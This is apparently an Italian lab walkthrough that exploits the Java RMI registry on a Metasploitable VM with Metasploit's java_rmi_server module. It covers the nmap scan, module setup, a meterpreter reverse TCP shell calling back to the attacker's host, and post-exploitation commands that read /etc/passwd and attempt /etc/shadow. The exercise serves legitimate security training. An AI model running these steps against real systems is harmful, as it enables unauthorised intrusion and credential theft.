```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 20:35 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0034s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Ora possiamo avviare msfconsole
>msfconsole

Ricerchiamo exploit su questo servizio
>search rmi

Per filtrare meglio gli exploit
>search type:exploit java rmi server
>use 5
(multi/misc/java_rmi_server)

Per vedere cosa dobbiamo configurare usiamo
>show options


```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                          on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

come consigliato dall'esercizio, modifichiamo httpdelay
>set HTTPDELAY 20
>set RHOST 192.168.11.112

Dovremmo settare una reverse-shell per prendere il possesso della macchina,
in questo caso viene utilizzato come payload java/meterpreter/reverse_tcp

>exploit


Per rispondere alle domande dell'esercizio
1) configurazione della rete



2) tabella di routing della vittima
route

3) altro
ps

```
meterpreter > ps

Process List
============

 PID   Name                          User      Path
 ---   ----                          ----      ----
 1     /sbin/init                    root      /sbin/init
 2     [kthreadd]                    root      [kthreadd]
 3     [migration/0]                 root      [migration/0]
 4     [ksoftirqd/0]                 root      [ksoftirqd/0]
 5     [watchdog/0]                  root      [watchdog/0]
 6     [events/0]                    root      [events/0]
 7     [khelper]                     root      [khelper]
 41    [kblockd/0]                   root      [kblockd/0]
 44    [kacpid]                      root      [kacpid]
 45    [kacpi_notify]                root      [kacpi_notify]
 91    [kseriod]                     root      [kseriod]
 130   [pdflush]                     root      [pdflush]
 131   [pdflush]                     root      [pdflush]
 132   [kswapd0]                     root      [kswapd0]
 174   [aio/0]                       root      [aio/0]
 1130  [ksnapd]                      root      [ksnapd]
 1316  [ata/0]                       root      [ata/0]
 1318  [ata_aux]                     root      [ata_aux]
 1352  [ksuspend_usbd]               root      [ksuspend_usbd]
 1357  [khubd]                       root      [khubd]
 2058  [scsi_eh_0]                   root      [scsi_eh_0]
 2142  [scsi_eh_1]                   root      [scsi_eh_1]
 2144  [scsi_eh_2]                   root      [scsi_eh_2]
 2228  [kjournald]                   root      [kjournald]
 2383  /sbin/udevd                   root      /sbin/udevd --daemon
 2613  [kpsmoused]                   root      [kpsmoused]
 3570  [kjournald]                   root      [kjournald]
 3699  /sbin/portmap                 daemon    /sbin/portmap
 3715  /sbin/rpc.statd               statd     /sbin/rpc.statd
 3721  [rpciod/0]                    root      [rpciod/0]
 3736  /usr/sbin/rpc.idmapd          root      /usr/sbin/rpc.idmapd
 3961  /sbin/getty                   root      /sbin/getty 38400 tty4
 3962  /sbin/getty                   root      /sbin/getty 38400 tty5
 3968  /sbin/getty                   root      /sbin/getty 38400 tty2
 3970  /sbin/getty                   root      /sbin/getty 38400 tty3
 3974  /sbin/getty                   root      /sbin/getty 38400 tty6
 4010  /sbin/syslogd                 syslog    /sbin/syslogd -u syslog
 4045  /bin/dd                       root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4047  /sbin/klogd                   klog      /sbin/klogd -P /var/run/klogd/kmsg
 4070  /usr/sbin/named               bind      /usr/sbin/named -u bind
 4092  /usr/sbin/sshd                root      /usr/sbin/sshd
 4168  /bin/sh                       root      /bin/sh /usr/bin/mysqld_safe
 4210  /usr/sbin/mysqld              mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --us
                                               er=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-externa
```



sysinfo

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

cat /etc/passwd

cat /etc/shadow (password)

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter > cat /etc/shadow
```